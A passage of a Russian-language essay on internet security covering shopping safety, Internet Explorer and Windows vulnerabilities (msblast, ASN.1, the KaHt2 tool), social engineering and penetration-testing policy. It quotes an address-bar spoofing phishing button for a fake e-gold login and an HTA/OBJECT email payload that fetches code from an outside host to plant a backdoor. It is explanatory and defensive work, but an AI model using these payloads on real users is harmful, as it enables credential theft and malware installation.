-обязательно проверять программы антивирусом, после закачки.
-своевременно обновлять антивирусные базы.

Вторую часть данной категории хотелось бы посвятить людям, использующим Интернет для покупок или бизнеса. Безусловно, с данной точки зрения сеть очень удобна тем, что можно вести дела, совершать покупки, не вставая со стула. Но в таком случае очень высока угроза "identify theft" – кража личной информации. Многие Интернет магазины не соблюдают простейших правил защиты и тем самых подвергают риску своих же клиентов – люди указывают свои данные, буквально до девичьей фамилии матери и дня рождения, которые потом могут перейти злоумышленнику. Для предотвращения подобного, можно привести несколько инструкций:
-не использовать услуги мелких, неизвестных магазинов, пусть даже с гораздо более выгодной ценой.
-стараться использовать максимально анонимные системы оплаты, например, такие как webmoney, fethard.

-использовать везде разные пароли.

-при необходимости прибегать к услугам сервисов, генерирующих кредитную карту для единовременных покупок.

2) *Основным уязвимым элементом, из-за своей распространенности является Microsoft Internet Explorer и его производные (например, Outlook). Ярчайшим примером может служить недавняя уязвимость с подменной строки адреса:*

<button onclick="location.href=unescape('https://www.e-gold.com/acct/login.asp%01@www.vasyapupkin.net/egold_login_fraud_page.asp ');" style="font: 8pt verdana, sans-serif;"> Egold login </button>

В результате пользователь вводится в заблуждение и на странице злоумышленника вводит свой логин и пароль. Подобные страницы называются "fraud pages": полное копирование оригинальной страницы и ложный адрес в строке заголовка производят колоссальный эффект.

Также с помощью IE можно заразить машину трояном, буквально на прошлой неделе пришло письмо со следующим кодом:

```
<span>
<t:set attributeName="innerHTML" to="
<?
header("Content-Type: application/hta");
header("Content-disposition: inline; filename=1.htm");
?>
<OBJECT id="MSmedia" classid="clsid:0D43FE01-F093-11CF-8940-00A0C9054228"></OBJECT>
<OBJECT id="MSplay" classid="clsid:F935DC22-1CF0-11D0-ADB9-00C04FD58A0B"></OBJECT>
<object DATA="http://lalala.com/cgi-bin/explorer.php"></OBJECT>
&lt;script defer&gt;alert(&quot;Successful Injection!&quot;)&lt;/script&gt;" /></span>
```

В результате, если замаскировать письмо под обычный спам, пользователь никогда и не узнает о бекдоре.

Возможным средством для предотвращения подобных действий может быть:

-полный отказ в использовании IE и основанных на нем программ, переход на альтернативные браузеры и почтовые программы (например, Mozilla, Opera, The Bat).

-просмотр документов безопасности Microsoft и постоянное скачивание патчей.

-установка фильтратора пакетов – "firewall". В нынешнее время среди пользовательских сетевых экранов ярко выделяется продукт от Agnitum – Outpost Firewall.

Это лишь основные уязвимости клиентского ПО, на самом деле – их огромное множество, но в основном можно встретить лишь эти.

3) *Уязвимости в ОС являются самыми массовыми – в основном благодаря именно им идет распространение сетевых червей. Как пример легко вспомнить msblast – один из самых распространенных червей в предыдущем году. В основе работы данного червя лежала уязвимость в удаленном вызове DCOM, присутвующей на всех системах основанных на ветке NT(win2k,winXP). Позже было написано несколько программ–эксплойтов (от англ. exploit), использующих ее в различных целях. Рассмотрим возможности одной из самых нашумевших программ – KaHt2:*

   -сканирование заданного диапазона ip на предмет наличия уязвимых хостов.

-получение командной строки(cmd) на найденных уязвимых компьютерах.
-система задаваемых макросов, упрощающих использование команд.
-доступный для редактирования и настройки исходный код.

Как можно заметить, атакующий может делать практически что угодно, вплоть до самостоятельной установки бекдоров, пересылки файлов и т.д.

Следующая уязвимость ОС, которую хотелось бы рассмотреть – это «Microsoft ASN.1» Уязвимость системы безопасности кроется в библиотеке Microsoft ASN.1, и может позволить выполнение злонамеренного кода на системе жертвы. Причина лазейки - возможность вызвать переполнение буфера в библиотеке Microsoft ASN.1. Злоумышленник, удачно использовавший ошибку переполнения буфера, может исполнить свой код (ограниченный текущими привилегиями пользователя той системы, которая находится под ударом). Диапазон возможных действий злоумышленника широк: инсталляция программ, изменение данных, удаление информации, создание новых аккаунтов с неограниченными привилегиями. Abstract Syntax Notation 1 (ASN.1) - стандарт, используемый многими приложениями и устройствами, для нормализации и распознавания данных среди различных платформ.

В данное время мы наблюдаем зарождение очередного msblast-подобного червя, как по распространенности, так и по воздействию. Эксплойт, предоставляющий удаленный доступ к командной строке для данной уязвимости, уже написан командой eYe Digital Security, но на публику выкладываться пока не будет. Но, безусловно, через пару месяцев по сети будет гулять подобный червь – вопрос стоит лишь, когда это будет выгоднее всего с экономической стороны. Сейчас же на публику выложен код, позволяющий перезагружать, а иногда и разрушать удаленную систему.

Не так давно, исходные коды ОС windows были выложены на всеобщий доступ, поэтому можно смело предполагать, что количество исследованных уязвимостей будет расти с очень большими темпами.

Для повышения безопасности ОС, можно порекомендовать следующие методы:
-своевременная установка всех исправлении от Microsoft.
-тонкая настройка сетевых экранов.
-хранение важной информации в зашифрованном виде, с еженедельными бекапами.
*-использование ОС, построенных на *nix платформе.*

Никогда не стоит забывать, что уязвимость системы отдельно взятого человека может привести к тотальному обрушению защиты всей организации. В организации необходимо осуществлять тщательный контроль над каждым пользователем. Жесткая политика безопасности – первый шаг к дисциплинированности, развитию с точки зрения ИТ пользователей и повышению престижа организации.

c. Человеческий фактор в безопасности организации

Частенько, основной ошибкой многих сетевых администраторов является полное невнимание к «человеческому фактору» в информационной безопасности. Порой, самые технически защищенные сервера подверглись взлому просто потому, что администратор ставил один пароль на всех сервисах и сайтах и успешно его терял... В данном разделе нам хотелось бы рассмотреть используемые злоумышленниками методы социальной инженерии(“social engenierіng”) и способы защиты в данной области.

Социальная инженерия(СИ) - термин, использующийся взломщиками и хакерами для обозначения несанкционированного доступа к информации иначе, чем взлом программного обеспечения; цель - обхитрить людей для получения паролей к системе или иной информации, которая поможет нарушить безопасность системы. Классическое мошенничество включает звонки по телефону в организацию для выявления тех, кто имеет необходимую информацию, и затем звонок администратору, эмулируя служащего с неотложной проблемой доступа к системе.

Один из наиболее видных психологов XX века, Зигмунд Фрейд, говорил, что в основе всех наших поступков лежат два мотива - сексуальное влечение и желание стать великим, причем последнее трактуется, как "желание быть значительным" или "страстное стремление быть оцененным". Один из основных принципов СИ - дать человеку понять, что его ценят и уважают.

Как пример, можно привести небольшой диалог взломщика с администратором unix системы. Допустим, что у взломщика имеются минимальные права на отдельную директорию и информация о том, что у администратора в переменную окружения PATH включена "." (это значит выполнение программ из текущего каталога, многие так делают для удобства работы):

Звонок администратору.
Хакер: Здравствуйте, вы администратор?
Администратор: Да.
Х.: Извините, что отвлекаю. Не могли бы вы мне помочь?
А.: (Ну что еще ему надо?) Да, конечно.
Х.: Я не могу в своем каталоге выполнить команду ls.
А.: (Как будто ему это надо!) В каком каталоге?
Х.: /home/anatoly.
А.: (Вот ведь глупый юзер!) Сейчас посмотрю. (Заходит в этот каталог и набирает команду ls, которая успешно выполняется и показывает наличие нормальных прав на каталог.)
А.: Все у вас должно работать!
Х.: Хммм... Подождите... О! А теперь работает... Странно...
А.: (Рррррр!!!) Да? Хорошо!
Х.: Спасибо огромное. Еще раз извиняюсь, что помешал.
А.: (Ну наконец!) Да не за что. (Отстань, противный!) До свидания.
Конец разговора.

Вроде бы ничего особенного. Даже с точки зрения опытного администратора. Что же произошло на самом деле? В каталоге /home/anatoly среди множества других файлов лежал измененный вариант программы ls. Как раз его-то администратор и запустил. Это может быть как замаскированный бекдор, так и просто логическая бомба замедленного действия.

Обычно атаки класса СИ представляют собой комбинацию некоторых средств, методов и "параметров окружения". Основные разновидности можно разделить на следующие категории.

По средствам применения:

-телефон;
-электронная почта;
-разговор в icq;
-обыкновенная почта;
- личная встреча.

В первом случае основную сложность представляет голос. Проффесионалам синтезирование голоса не составит большого труда – существуют специальные изменяющие приборы. При использовании электронной почты проблема голоса отпадает, зато появляется стиль письма, которого нужно придерживаться от начала и до конца. То же самое утверждение можно отнести к третьему и четвертому пунктам данной классификации. Следующий вид контактов - личностный. В этом случае злоумышленнику необходимо иметь приятный голос и уметь нравиться людям. Конечно, при сложных комбинациях может быть использовано не одно средство, а, возможно, даже все, но человек, осуществляющий такую атаку, должен быть не просто хорошим, а отличным психологом.

По уровню социального отношения к объекту:

-официальный;
-товарищеский;
-дружеский.

Для каждого случая выбирается соответствующий стиль общения. Для успешного проведения взломщику необходимо знать инфраструктуру атакуемой организации.

По степени доступа объекта к информационной системе:

-администратор - высокая;
-начальник - средняя;
-пользователь - низкая;
-знакомый администратора, начальника или пользователя - отсутствие доступа.

Описать все методы СИ просто невозможно, по причине их огромного количества. Поэтому полезным может быть лишь описание возможностей и методов защиты от социальной инженерии:

Тесты на проникновение

Тестирование системы защиты - это метод выявления недостатков безопасности с точки зрения постороннего человека (взломщика). Он позволяет протестировать схему действий, которая раскрывает и предотвращает внутренние и внешние попытки проникновения и сообщает о них. Используя этот метод, можно обнаружить даже те недостатки защиты, которые не были учтены в самом начале, при разработке политики безопасности. Тест должен разрешить два основных вопроса:

-все ли пункты политики безопасности достигают своих целей и используются так, как это было задумано;
-существует ли что-либо, не отраженное в политике безопасности, что может быть использовано для осуществления целей злоумышленника.

Все попытки должны контролироваться обеими сторонами - как взломщиком, так и "клиентом". Это поможет протестировать систему гораздо эффективнее. Необходимо также свести к минимуму количество людей, знающих о проведении эксперимента.

Профессионалам в области безопасности при проведении теста необходимо иметь такое же положение, как и у потенциального злоумышленника: в их распоряжении должны быть время, терпение и максимальное количество технических средств, которые могут быть использованы взломщиком. Более того, проверяющим следует расценить это как вызов своему профессионализму, а значит, проявить столько же рвения, сколько и взломщик, иначе тесты могут не достичь необходимого результата. Требования, предъявляемые к человеку, проводящему тесты:

- Необходимо быть дружелюбным, легко располагающим к себе и вызывать симпатию.
- Иметь хорошие технические знания.

Осведомленность

Осведомленность играет ведущую роль в защите организации от проникновения в информационные системы с помощью СИ, так как СИ основана на использовании таких сторон человеческой природы, как неосторожность и беззаботность. Осведомленность является ключевым моментом и вследствие того, что это предварительная, предупреждающая мера, нацеленная на усвоение самими служащими основных принципов и необходимых правил защиты. Разумеется, этот аспект требует обучения и тестирования сотрудников.

Основные шаги для усиления безопасности компьютерных систем компании:

- Привлечение внимания людей к вопросам безопасности.
- Осознание сотрудниками всей серьезности проблемы и принятие политики безопасности организации.
- Изучение и внедрение необходимых методов и действий для повышения защиты информационного обеспечения.

Осведомленность должна быть включена во все уровни организации, начиная с самого верхнего, где и принимается политика безопасности. На основе этой политики и распределения ответственности можно создавать модель защиты.

И.Винклер (National Computer Security Association) дает следущие советы по разработке и внедрению политики безопасности, позволяющей защититься от СИ:

1. Не полагайтесь на систему внутренней идентификации

Атакующих иногда просят аутентифицироваться с помощью указания их личного номера сотрудника. К радости взломщиков, такие номера часто используются и могут быть легко получены от реальных сотрудников. У атакующего обычно имеется список номеров сотрудников, и он готов к любому вопросу. Многие компании полагаются на похожие системы идентификации. Компаниям следует иметь отдельный идентификатор для работ, связанных с поддержкой информационных систем. Наличие такого идентификатора позволит отделить функции технического сопровождения от других и обеспечит дополнительную безопасность как для работ по сопровождению, так и для взаимодействия сотрудников в организации.

2. Реализуйте систему проверки с помощью встречного звонка, когда сообщаете защищенную информацию.

От многих атак можно было бы защититься, если бы служащие компании проверяли личность звонившего, набрав его телефонный номер, который указан в телефонном спра-

вочнике компании. Эта процедура не очень удобна в повседневной работе, однако при сопоставлении с возможными потерями неудобства будут оправданы. Если от сотрудников потребовать делать встречные звонки любому, кто просит сообщить персональную или конфиденциальную информацию, риск утечки информации будет сведен к минимуму. Использование АОН также может пригодиться для этой цели.

3. Реализуйте программу обучения пользователей в области безопасности.

Хотя предоставление своего пароля постороннему может показаться глупым, многие компьютерные пользователи не увидят в этом ничего плохого. Компании тратят огромные суммы, закупая самое современное оборудование и программы, но необходимость обучать пользователей игнорируется. Компьютерные профессионалы должны понимать: то, что для них естественно, может быть неизвестно остальным. Хорошая программа обучения пользователей может быть реализована с минимальными затратами.

4. Назначьте ответственных за техническую поддержку.

Каждый сотрудник компании обязан лично познакомиться с ответственным за техническую поддержку и обращаться исключительно к нему. При этом на 60 пользователей достаточно одного ответственного. Пользователи должны немедленно связываться с аналитиком, если к ним обращается некто, заявляющий, что он сотрудник службы технической поддержки.

5. Создайте систему оповещения об угрозах

Атакующие знают, что, даже если их обнаружат, у служащего нет возможности предупредить других сотрудников об атаках. В результате атака может быть продолжена с минимальными изменениями и после компрометации. По существу, компрометация только улучшит атаку, так как атакующие узнают, что именно не срабатывает.

Социальная инженерия для проверки политики безопасности.

Социальная инженерия является единственным подходящим методом проверки эффективности политики безопасности. Хотя многие тесты проверяют физические и электронные уязвимые места, но лишь некоторые анализы безопасности исследуют бреши, создаваемые людьми. Следует, однако, отметить, что тесты такого типа должны проводить только квалифицированные и надежные люди.

Методы социальной инженерии, применяемые злоумышленником, представляют серьезную угрозу информационной безопасности для любой организации. Нужно создать и разработать различные варианты политики безопасности, определить правила корректного использования телефонов, компьютеров и т. д. Необходимо учитывать и неосведомленность в области безопасности, так как любые средства технического контроля (независимо от их эффективности) могут быть использованы людьми ненадлежащим образом. В итоге тестирование системы безопасности должно обеспечить вам защиту от проникновения.

Заключение

Изначально Сеть создавалась как незащищенная открытая система, предназначенная для информационного общения постоянно возрастающего числа пользователей. При этом подключение новых пользователей должно было быть максимально простым, а доступ к информации - наиболее удобным, что явно противоречит принципам создания защищенной системы, безопасность которой должна быть описана на всех стадиях ее создания и эксплуатации, а пользователи - наделены четкими полномочиями. Создатели Internet не стремились к этому, да и требования защиты настолько бы усложнили проект, что сделали бы его реализацию вряд ли возможной.

Вывод: Сеть Internet создавалась как незащищенная система, не предназначенная для хранения и обработки конфиденциальной информации. Более того, защищенная Сеть не смогла бы стать информационным образом мировой культуры, ее прошлого и настоящего - в этом самостоятельная ценность Internet, и, возможно, отсутствие необходимой безопасности есть плата за такое высокое назначение.

Следствие: Многие пользователи заинтересованы в том, чтобы глобальная сеть стала системой с категорированной информацией и полномочиями пользователей, подчиненными установленной политике безопасности. Однако наиболее яркие творения человеческого разума через некоторое время начинают жить самостоятельно, развиваясь и выходя за первоначальные замыслы создателей. Поэтому слабая защищенность Сети все сильнее беспокоит ее пользователей, особенно в связи с появлением электронной коммерции.

Но чем сильнее основные массы общества будут пытаться подчинить себе, категорировать и установить порядки в Интернете, тем большее встретят противостояние – Интернет никогда не станет зеркалом реальности. Основным критерием всеобщего развития Интернета всегда была свобода, ограничивать ее также нецелесообразно, как и невозможно. Первый шаг к упорядочению Интернета будет также и первым к его закату…